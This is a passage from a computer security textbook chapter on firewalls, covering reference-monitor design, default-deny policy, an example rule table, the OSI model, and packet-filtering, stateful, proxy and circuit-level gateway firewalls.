


FIGURE 6-51 Multiple Protected Subnets

Protected subnetworks can separate departments, projects, clients, areas —any subgroup requiring controlled access to data or communication.

Reconfiguring the architecture of a network limits or complicates movement, but it does not address the central security goal of controlled access. To accomplish that goal we depend on a device called a firewall, which we describe next.

6.7 Firewalls

Firewalls in buildings, as their name implies, are walls intended to inhibit the spread of fire from one part of a building to another, for example, between one apartment and the next. Firewalls are built of materials that withstand fires of a particular intensity or duration; they deter fire spread but are not guaranteed or intended to stop a particularly intense fire.

As computer security devices, network firewalls are similar, protecting one subnet from harm from another subnet. The primary use of a firewall is to protect an internal subnetwork from the many threats we have already described in the wild Internet. Firewalls can also be used to separate segments of an internal network, for example, to preserve high confidentiality of a sensitive research network within a larger organization.

What Is a Firewall?

Firewalls are one of the most important security devices for networks. Firewalls were officially invented in the early 1990s, but the concept really reflects the reference monitor (introduced in [Chapter 2](#)) from two decades earlier. The first reference to a firewall by that name may be by Marcus Ranum [[RAN92](#)]; other early references to firewalls are the Trusted Information Systems firewall toolkit [[RAN94](#)] and the 1994 book by Bill Cheswick and Steve Bellovin [updated as CHE02].

A **firewall** is a device that filters all traffic between a protected or “inside” network and a less trustworthy or “outside” network. Usually a firewall runs on a dedicated device; because it is a single point through which traffic is channeled, performance is important, which means that only firewall functions should run on the firewall machine.

In practice, a firewall is a computer with memory, storage devices, interface cards for network access, and other devices. It runs an operating system and executes application programs. Often the hardware, operating system, and applications are sold as a package, so the firewall application (a program) is sometimes also called a firewall.

A firewall is a computer traffic cop that permits or blocks data flow between two parts of a network architecture. It is the only link between parts.

A firewall system typically does not have compilers, linkers, loaders, general text editors, debuggers, programming libraries, or other tools an attacker might use to extend an attack from the firewall computer. Because a firewall is executable code, an attacker could compromise that code and execute from the firewall’s device. For example, Cisco runs a proprietary operating system IOS on its switches, routers, and firewalls. In the year from July 2013 to June 2014 Cisco released 27 patches to IOS to deal with a range of problems from vulnerabilities that could lead to denial of service, to address translation and routing problems. For a long time proprietary software on network devices was scarcely a target for attackers, but even these devices are now catching hackers’ attention.

The purpose of a firewall is to keep “bad” things outside a protected environment. To accomplish that, firewalls implement a security policy that is specifically designed to address what bad things might happen. For example, the policy might be to prevent any access from outside (while still allowing traffic to pass from the inside to the outside). Alternatively, the policy might permit accesses only from certain places, from certain users, or for certain activities. Part of the challenge of protecting a network with a firewall is determining which security policy meets the needs of the installation.

Firewalls enforce predetermined rules governing what traffic can flow.

People in the firewall community (users, developers, and security experts) disagree about how a firewall should work. In particular, the community is divided about a firewall’s default behavior. We can describe the two schools of thought as “that which is not expressly forbidden is permitted” (**default permit**) and “that which is not expressly permitted is forbidden” (**default deny**). Users, always interested in new features, prefer the former. Security experts, relying on several decades of experience, strongly counsel the latter. An administrator implementing or configuring a firewall must choose one of the two approaches, although the administrator can often broaden the policy by setting the firewall’s parameters.

Design of Firewalls

As we have described them, firewalls are simple devices that rigorously and effectively control the flow of data to and from a network. Two qualities lead to that effectiveness: a

well-understood traffic flow policy and a trustworthy design and implementation.

Policy

A firewall implements a **security policy**, that is, a set of rules that determine what traffic can or cannot pass through the firewall. As with many problems in computer security, we would ideally like a simple policy, such as “good” traffic can pass but “bad” traffic is blocked. Unfortunately, defining “good” and “bad” is neither simple nor algorithmic. Firewalls come with example policies, but each network administrator needs to determine what traffic to allow into a particular network.

An example of a simple firewall configuration is shown in [Table 6-5](#). The table is processed from the top down, and the first matching rule determines the firewall’s action. The * character matches any value in that field. This policy says any inbound traffic to port 25 (mail transfer) or port 69 (so-called trivial file transfer) is allowed to or from any host on the 192.168.1 subnetwork. By rule 3 any inside host is allowed outbound traffic anywhere on port 80 (web page fetches). Furthermore, by rule 4 outside traffic to the internal host at destination address 192.168.1.18 (presumably a web server) is allowed. All other traffic to the 192.168.1 network is denied.

Rule	Type	Source Address	Destination Address	Destination Port	Action
1	TCP	*	192.168.1.*	25	Permit
2	UDP	*	192.168.1.*	69	Permit
3	TCP	192.168.1.*	*	80	Permit
4	TCP	*	192.168.1.18	80	Permit
5	TCP	*	192.168.1.*	*	Deny
6	UDP	*	192.168.1.*	*	Deny

TABLE 6-5 Example Firewall Configuration

Trust

A firewall is an example of the reference monitor, a fundamental computer security concept. Remember from [Chapters 2](#) and [5](#) that a reference monitor has three characteristics:

- always invoked
- tamperproof
- small and simple enough for rigorous analysis

A firewall is a special form of reference monitor. By carefully positioning a firewall in a network’s architecture, we can ensure that all network accesses that we want to control must pass through the firewall. A firewall is positioned as the single physical connection between a protected (internal) network and an uncontrolled (external) one. This placement ensures the “always invoked” condition.

A firewall is typically well isolated, making it highly immune to modification. Usually a

firewall is implemented on a separate computer, with direct connections only to the outside and inside networks. This isolation is expected to meet the “tamperproof” requirement. Furthermore, the firewall platform runs a stripped-down operating system running minimal services that could allow compromise of the operating system or the firewall application. For example, the firewall probably generates a log of traffic denied, but it may not have installed tools by which to view and edit that log; modifications, if necessary, can be done on a different machine in a protected environment. In this way, even if an attacker should compromise the firewall’s system, there are no tools with which to disguise or delete the log entries that might show the incident.

Finally, firewall designers strongly recommend keeping the functionality of the firewall simple. Over time, unfortunately, demands on firewall functionality have increased (such as traffic auditing, a graphical user interface, a language for expressing and implementing complex policy rules, and capabilities for analyzing highly structured traffic), so most current firewalls cannot be considered either small or simple. Nevertheless, firewall manufacturers have withstood most marketing attempts to add irrelevant functionality whose net effect is only to reduce the basis for confidence that a firewall operates as expected.

A firewall is a reference monitor, positioned to monitor all traffic, not accessible to outside attacks, and implementing only access control.

Types of Firewalls

Firewalls have a wide range of capabilities, but in general, firewalls fall into one of a small number of types. Each type does different things; no one type is necessarily right or better and the others wrong. In this section, we first motivate the need for different types of firewalls and then examine each type to see what it is, how it works, and what its strengths and weaknesses are. Different types of firewalls implement different types of policies; for example, simple firewalls called screening routers judge based only on header data: addresses. More complex firewalls look into the content being communicated to make access decisions. Simplicity in a security policy is not a bad thing; the important question to ask when choosing a type of firewall is what threats an installation needs to counter.

Because a firewall is a type of host, it is often as programmable as a good-quality workstation. While a screening router can be fairly primitive, the tendency is to implement even routers on complete computers with operating systems because editors and other programming tools assist in configuring and maintaining the router. However, firewall developers are minimalists: They try to eliminate from the firewall all that is not strictly necessary for the firewall’s functionality. There is a good reason for this minimal constraint: to give as little assistance as possible to a successful attacker. Thus, firewalls tend not to have user accounts so that, for example, they have no password file to conceal. Indeed, the most desirable firewall is one that runs contentedly in a back room; except for periodic scanning of its audit logs, there is seldom a reason to touch it.

Network Technology Background

Before we describe firewalls, we need to reiterate and expand upon a bit of network

technology that we introduced at the start of this chapter. [Figure 6-52](#) depicts what is known as the ISO Open Systems Interconnect (OSI) model of networking.




FIGURE 6-52 OSI Reference Model

In this model, data are generated at the top layer (7—Application) by some application program. Then the data pass through the other six layers; at each layer the data are reformatted, packaged, and addressed. For example, the transport layer performs error checking and correction to ensure a reliable data flow, the network layer handles addressing to determine how to route data, and the data link layer divides data into manageable blocks for efficient transfer. The last layer, the physical layer, deals with the electrical or other technology by which signals are transmitted across some physical medium. At the destination, the data enter at the bottom of a similar stack and travel up through the layers, where addressing details are removed and items are again repackaged and reformatted. Finally, they are delivered to an application on the destination side. Each layer plays a well-defined role in the communication. This architecture is more conceptual than actual, but it facilitates discussion of network functions.

Different firewall types correspond to different threats. Consider the port scan example with which we began this chapter. Suppose you identified an attacker who probed your system several times. Even if you decided your defenses were solid, you might want to block all outside traffic—not just port scans—from the attacker’s address. That way, even if the attacker did learn of a vulnerability in your system, you would prevent any subsequent attack from the same address. But that takes care of only one attacker at a time.

Now consider how a port scan operates. The scanner sends a probe first to port 1, then to ports 2, 3, 4, and so forth. These ports represent services, some of which you need to keep alive so that external clients can access them. But no normal external client needs to try to connect to all your ports. So you might detect and block probes from any source that seems to be trying to investigate your network. Even if the order of the probes is not 1-2-3-4 (the scanner might scramble the order of the probes to make their detection more difficult), receiving several connection attempts to unusual ports from the same source might be something to stop after you had seen enough probes to identify the attack. For that, your firewall would need to record and correlate individual connection probes.

A different network attack might target a specific application. For example, a flaw

might be known about version x.y of the brand z web server, involving a data stream of a specific string of characters. Your firewall could look for exactly that character string directed to the web server's port. These different kinds of attacks and different ways to detect them lead to several kinds of firewalls. Types of firewalls include

- packet filtering gateways or screening routers
- stateful inspection firewalls
- application-level gateways, also known as proxies
- circuit-level gateways
- guards
- personal firewalls

We describe these types in the following sections.

Packet Filtering Gateway

A **packet filtering gateway** or **screening router** is the simplest, and in some situations, the most effective type of firewall. A packet filtering gateway controls access on the basis of packet address (source or destination) or specific transport protocol type (such as HTTP web traffic), that is, by examining the control information of each single packet. A firewall can screen traffic before it gets to the protected network. So, if the port scan originated from address 100.200.3.4, you might configure the packet filtering gateway firewall to discard all packets from that address. [Figure 6-53](#) shows a packet filter that blocks access from (or to) addresses in one network; the filter allows HTTP traffic but blocks traffic by using the Telnet protocol. Packet filters operate at OSI level 3.




FIGURE 6-53 Packet Filter

Packet filters—screening routers—limit traffic based on packet header data: addresses and ports on packets

Packet filters do not “see inside” a packet; they block or accept packets solely on the

basis of the IP addresses and ports. Thus, any details in the packet's data field (for example, allowing certain Telnet commands while blocking other services) is beyond the capability of a packet filter.

Packet filters can perform the important service of ensuring the validity of inside addresses. An inside host typically trusts other inside hosts precisely because they are not outsiders: Outside is uncontrolled and fraught with harmful creatures. But the only way an inside host can recognize another inside host is by the address shown in the source field of a message. Source addresses in packets can be forged, so an inside application might think it was communicating with another host on the inside instead of an outside forger. A packet filter sits between the inside network and the outside net, so it can determine if a packet from the outside is forging an inside address, as shown in [Figure 6-54](#).




FIGURE 6-54 Packet Filter Screening Outside Hosts

When we say the filter “sits between” two networks we really mean it connects to both the inside and outside networks, by two separate interface cards. The packet filter can easily distinguish inside from outside traffic based on which interface a packet arrived on.

A screening packet filter might be configured to block all packets from the outside that claimed their source address was an inside address. In this example, the packet filter blocks all packets claiming to come from any address of the form 100.50.25.x (but, of course, it permits in any packets with destination 100.50.25.x). A packet filter accepts or rejects solely according to the header information—address, size, protocol type—of each packet by itself. Such processing is simple, efficient, and fast, so a packet filtering firewall often serves as a sturdy doorkeeper to quickly eliminate obviously unwanted traffic.

The primary disadvantage of packet filtering routers is a combination of simplicity and complexity. The router's inspection is simplistic; to perform sophisticated filtering, the rules set needs to be very detailed. A detailed rules set will be complex and therefore prone to error. For example, blocking all port 23 traffic (Telnet) is simple and straightforward. But if some Telnet traffic is to be allowed, each IP address from which it is allowed must be specified in the rules; in this way, the rule set can become very long.

Stateful Inspection Firewall

Filtering firewalls work on packets one at a time, accepting or rejecting each packet and moving on to the next. They have no concept of “state” or “context” from one packet to the next. A **stateful inspection firewall** maintains state information from one packet to another in the input stream.

Stateful inspection firewalls judge according to information from multiple packets.

Recall the description of observing probes against ports 1, 2, 3, 4, and so forth; that activity is an example of the use of a stateful inspection firewall. By itself, a probe against port 1 is meaningless: It is most likely a legitimate attempt to connect to the service of port 1 or a single mistake, but it could also signal the start of a port scan attack. The firewall records that address 100.200.3.4 sent a connection packet to port 1 at 01:37.26. When the probe against port 2 arrives, the firewall may record the second connection from 100.200.3.4, at 01:37.29. After two more connections at 01:37.34 and 01:37.36, the next connection at 01:37.39 meets the firewall’s rule for number of different ports in a short time, so it activates the rule to block connections from 100.200.3.4, as shown in [Figure 6-55](#). The firewall progresses through several states (the count of connection requests from address 100.200.3.4) from different packets until the count exceeds the threshold for acceptable behavior. The name stateful inspection refers to accumulating threat evidence across multiple packets.




FIGURE 6-55 Stateful Inspection Blocking Multiple Probes

One classic approach used by attackers is to break an attack into multiple packets by forcing some packets to have very short lengths so that a firewall cannot detect the characteristic of an attack split across two or more packets. A stateful inspection firewall

would track the sequence of packets and conditions from one packet to another to thwart such an attack.

Application Proxy

Packet filters look only at the headers of packets, not at the data inside the packets. Therefore, a packet filter would pass anything to port 25, assuming its screening rules allow inbound connections to that port. But applications are complex and sometimes contain errors. Worse, applications (such as the email delivery agent) often act on behalf of all users, so they require privileges of all users (for example, to store incoming mail messages so that inside users can read them). A flawed application, running with all-users privileges, can cause much damage.

An **application proxy gateway**, also called a **bastion host**, is a firewall that simulates the (proper) effects of an application at level 7 so that the application receives only requests to act properly. A proxy gateway is a two-headed device: From inside, the gateway appears to be the outside (destination) connection, while to outsiders the proxy host responds just as the insider would. In fact, it behaves like a man in the middle as described in [Chapter 4](#).

An application proxy simulates the behavior of a protected application on the inside network, allowing in only safe data.

An application proxy runs pseudoapplications. For instance, when electronic mail is transferred to a location, a sending process at one site and a receiving process at the destination communicate by a protocol that establishes the legitimacy of a mail transfer and then actually passes the mail message. The protocol between sender and destination is carefully defined. A proxy gateway essentially intrudes in the middle of this protocol exchange, seeming like a destination in communication with the sender that is outside the firewall, and seeming like the sender in communication with the real recipient on the inside. The proxy in the middle has the opportunity to screen the mail transfer, ensuring that only acceptable email protocol commands and content are sent in either direction. (Typically firewalls focus on protecting insider recipients from harmful content sent from outside.)

As an example of application proxying, consider the FTP (file transfer) protocol. Specific protocol commands fetch (get) files from a remote location, store (put) files onto a remote host, list files (ls) in a directory on a remote host, and position the process (cd) at a particular point in a directory tree on a remote host. The commands of the FTP protocol are actually a subset of commands a user could execute from a workstation to manipulate files. Some administrators might want to permit gets but block puts, and to list only certain files or prohibit changing out of a particular directory (so that an outsider could retrieve only files from a prespecified directory). The proxy would simulate both sides of this protocol exchange. For example, in one instance the proxy might accept get commands but reject put commands. In another situation a proxy could filter the local response to a request to list files so as to reveal only a subset of files the inside administrator was willing to expose to outsiders.

To understand the real purpose of a proxy gateway, let us consider several examples.

- A company wants to set up an online price list so that outsiders can see the products and prices offered. It wants to be sure that (a) no outsider can change the prices or product list and (b) outsiders can access only the price list, not any of the more sensitive files stored inside.
- A school wants to allow its students to retrieve any information from World Wide Web resources on the Internet. To help provide efficient service, the school wants to know what sites have been visited and what files from those sites have been fetched; particularly popular files will be cached locally.
- A government agency wants to respond to queries through a database management system. However, the agency wants to screen results so that no names or identification are returned in results—only counts in categories.
- A company with multiple offices wants to encrypt the data portion of all email to addresses at its other offices. (A corresponding proxy at the remote end will remove the encryption.)

Each of these requirements can be met with a proxy. In the first case, the proxy would monitor the file transfer protocol data to ensure that only the price list file was accessed and that the file could only be read, not modified. The school's requirement could be met by a logging procedure as part of the web browser. The agency's need could be satisfied by a special-purpose proxy that interacted with the database management system, performing queries but filtering the output. A firewall application could encrypt and decrypt specific email messages for the last situation. These functions are shown in [Figure 6-56](#).




FIGURE 6-56 Proxy Firewall Functions

The proxies on the firewall can be tailored to specific requirements, such as logging details about accesses. They can even present a common user interface to what may be dissimilar internal functions. Suppose the internal network has a mixture of operating system types, none of which support strong authentication through a challenge–response token. The proxy can demand strong authentication (name, password, and challenge–response), validate the challenge–response itself, and then pass on only simple name and password authentication details in the form required by a specific internal host's operating

system. (This proxy action is similar to the single sign-on process described in [Chapter 2](#).)

The distinction between a proxy and a screening router is that the proxy interprets the protocol stream as an application would, to control actions through the firewall on the basis of things visible within the protocol, not just on external header data.

Circuit-Level Gateway

A **circuit-level gateway** is a firewall that essentially allows one network to be an extension of another. It operates at OSI level 5, the session level, and it functions as a virtual gateway between two networks. A circuit is a logical connection that is maintained for a period of time, then torn down or disconnected. The firewall verifies the circuit when it is first created. After the circuit has been verified, subsequent data transferred over the circuit are not checked. Circuit-level gateways can limit which connections can be made through the gateway.

One use for a circuit-level gateway is to implement a virtual private network, described earlier in this chapter. Suppose a company has two offices, each with its own network, at addresses 100.1.1.x and 200.1.1.x. Furthermore, the company wants to ensure that communication between these two address spaces is private, so the network administrator installs a pair of encryption devices. The circuit-level gateway separates all traffic to and from the 100 and 200 networks, as shown in [Figure 6-57](#). (This figure shows only the 100 network; a parallel structure exists on the 200 network.) The circuit gateway on the 100 network routes all traffic to the 200 network through an encryption device. When traffic returns, the firewall on the 100 subnetwork routes all traffic from the 200 network through the encryption unit (for decryption) and back to the 100 gateway. In this way, traffic flow between the 100 and 200 networks is automatically screened (so no other traffic can masquerade as part of this pair of protected networks), and encrypted for confidentiality. Users are unaware of the cryptography and management is assured of the confidentiality protection.

